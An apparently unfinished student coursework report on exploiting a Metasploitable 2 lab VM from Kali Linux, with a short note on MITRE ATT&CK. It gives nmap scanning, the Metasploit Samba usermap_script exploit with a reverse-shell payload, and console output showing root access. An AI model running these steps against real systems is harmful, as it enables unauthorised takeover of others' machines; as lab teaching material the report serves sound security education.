Course Work – CI6245 Cyber Security

Exploitation of the Metasploitable 2 operating system using Kali Linux and an Elaboration on the MITRE ATT&CK Security Framework

Name: Tuan Saad Ousman

ID Number:

Abstract

The purpose of this report is two-fold: First, it is to simulate and detail the process of a malicious actor exploiting vulnerabilities of an operating system (Metasploitable 2) using Kali Linux, which is an opensource Linux distribution used for penetration testing, ethical hacking, and security assessments.

Second, it is to elaborate on the MITRE ATT&CK Framework and how it's globally accessible knowledge base is used to increase organizations' Security posture against a range of adversarial Cyber tactics and techniques.

The first part of the report will include the process of setting up the environments of the Victim and the exploiter/attacker using the given VM Images and a hypervisor. Thereon, it will include a step-by-step analysis of each performed activity that leads to the exploitation of the target system. The relevant references included in the will help the reader expand on each step.

The second part of the report will focus on the history of the MITRE ATT&CK framework and detailed information on specific adversary tactics and techniques that it covers.

Contents

1. Introduction

2. Key Words

VM	Virtual Machine
OS	Operating System

3. Exploiting the Metasploitable 2 operating system using Kali Linux

In this section, we will go through the process of exploiting the Metasploitable 2 OS by Using the penetration tools included in Kali Linux. The following sections will detail the provisioning of the virtual environment and the steps taken to carry out the exploitation.


3.1 Provisioning the Environment for the Exploits

We will be using Oracle VirtualBox as the Hypervisor to provision the two VM's required to demonstrate the exploitation.


3.1.1 Provisioning a VM with the Metasploitable OS on Oracle Virtualbox

1. Importing the Metasploitable.vmdk virtual hard disk image:


a) Open Oracle VM VirtualBox Manager and import the Metasploitable.vmdk virtual disk file. Almost all of a .vmdk file's content is the virtual machine's data, with a small portion allotted to virtual machine overhead. (What Files Make Up a Virtual Machine?, n.d.)




2. Installing the VM with the Metasploitable OS:
a) Click on the *Machine* tab and then on *New* to create a VM





b) Provide a name and folder for the VM and choose the OS Type and Version. In the next tab, select the amount of RAM required for the machine (1GB was chosen in this instance)





d) Click on the *Settings* icon of the Metasploitable VM and select *Host-only Adapter as the option for the Attached to* setting. This will allow the Metasploitable VM to be reachable by the attacker.







3.1.2 Provisioning a VM with the Kali Linux OS on Oracle VirtualBox

1. Installing the VM with the Kali Linux OS:


a) Open Oracle VirtualBox and click on the *Machine* menu item and then on *New*




b) Provide a name and folder for the VM and choose the OS Type and Version. In the next tab, select the amount of RAM required for the machine (2GB was chosen in this instance)



c) Create a virtual Hard Disk




d) Click on the *Settings* icon of the Kali Linux VM and select *Host-only Adapter as the option for* the *Attached to* setting




3.2 Obtain Network Information

3.2.1 Obtain the Private IP addresses of both servers

1. Login to the Metasploitable 2 VM and run the *ifconfig* command to display its Private IP address.




2. Login to the Kali Linux VM and run the *ifconfig* command to display its Private IP address as well.




3.2.2 Using nmap to view information of the target system

1. Logged in to the Kali linux VM as the root user, we will open a terminal and use the **nmap utility** to view information on the Victim's system.
Nmap allows you to scan your network and discover not only everything connected to it, but also a wide variety of information about what's connected, what services each host is operating, and so on (Nandishwar, 2021).

The command to run: **nmap -sS -sV <Victim's Ip>**






3.3 Using the Metasploit console

Metasploit is one of the most commonly used penetration testing tools and comes built-in to Kali Linux. The main components of the Metasploit Framework are called modules.
Modules are standalone pieces of code or software that provide functionality to Metasploit. There are six total modules: exploits, payloads, auxiliary, nops, posts, and encoders (Handy, 2018).

Samba is a suite of applications that implements the Server Message Block (SMB) protocol. Samba enables Linux / Unix machines to communicate with Windows machines in a network. (Chinthaguntla, 2021). We will be exploiting the vulnerability in Samba 3.0.0 through 3.0.25rc3.

1. On the terminal, use the below commands to enter the Metasploit console and search for the samba exploit modules:

msfconsole –q
search samba



3.3.1 Using the ‘usermap_script’ module

1. Use the following command to set the **usermap_script** Metasploit module under **Samba**:

use exploit/multi/samba/usermap_script

```
root@kali: ~
msf5 >
msf5 >
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) >
msf5 exploit(multi/samba/usermap_script) >
```

3.3.2 Setting the Payload

A payload is an action that must be executed when an exploit has completed its execution. A payload is a part of code that the exploit executes (Bibi, 2021).

1. Use the below commands to show and set the *reverse* payload:

show payloads

set payload cmd/unix/reverse

```
msf5 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check
Description
   -   ----                                ---------------  ----    -----
-----------
   0   cmd/unix/bind_awk                                    normal  No
Unix Command Shell, Bind TCP (via AWK)
   1   cmd/unix/bind_busybox_telnetd                        normal  No
Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   cmd/unix/bind_inetd                                  normal  No
Unix Command Shell, Bind TCP (inetd)
```

```
msf5 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(multi/samba/usermap_script) >
```

This payload will allow us to perform a reverse shell exploitation on the Victim’s system.

3.3.3 Configuring options

1. Enter the below command to view the options that we can set according to our needs:

show options

```
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identi
fier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

2. Use the following commands to set the remote host, port number as well as the local host:

> set RHOST <Victim's IP>

> set RPORT 445

> set LHOST <Attacker's IP>

```
msf5 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf5 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf5 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
```

With the above the parameters set, the exploitation can be performed with the selected modules and payloads.

3.3.4 Performing the exploit

1. Use the *exploit* command to execute the exploitation:

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.56.103:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo zRzmugCp5ebVxb0E;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "zRzmugCp5ebVxb0E\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.102:3
7740) at 2021-11-17 11:15:32 +0000
```

2. Use the below commands to verify the exploit:

> *hostname*

> *uname -a*

> *whoami*

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.56.103:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo zRzmugCp5ebVxb0E;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "zRzmugCp5ebVxb0E\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.102:3
7740) at 2021-11-17 11:15:32 +0000

hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686 GNU/Linux
whoami
root
```

We have successfully exploited the Metasploitable 2 VM using the reverse Shell exploitation. Root access to the Victim's shell has been established.

4. The MITRE ATT&CK security framework

According to the official website of the MITRE Corporation, MITRE ATT&CK® is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

5. Conclusion

6. References

e E. Strom, B. and Applebaum, A., 2018. *MITRE ATT&CK: Design and Philosophy*. [online] Attack.mitre.org. Available at: <https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf> [Accessed 11 November 2021].

Vmware.com. n.d. What Files Make Up a Virtual Machine?. [online] Available at: <https://www.vmware.com/support/ws5/doc/ws_learning_files_in_a_vm.html> [Accessed 16 November 2021].

Nandishwar, S., 2021. Six practical use cases for Nmap. [online] Redhat Official Website. Available at: <https://www.redhat.com/sysadmin/use-cases-nmap> [Accessed 17 November 2021].

Handy, N., 2018. Kali Linux & Metasploit: Getting Started with Pen Testing. [Blog] Medium, Available at: <https://medium.com/cyberdefendersprogram/kali-linux-metasploit-getting-started-with-pen-testing-89d28944097b> [Accessed 16 November 2021].

Chinthaguntla, K., 2021. Getting started with Samba for interoperability. [online] Redhat Offical Website. Available at: <https://www.redhat.com/sysadmin/getting-started-samba> [Accessed 17 November 2021].

Bibi, K., 2021. How to Create Payload with Metasploit. [online] Linuxhint.com. Available at: <https://linuxhint.com/create-payload-with-metasploit/> [Accessed 17 November 2021].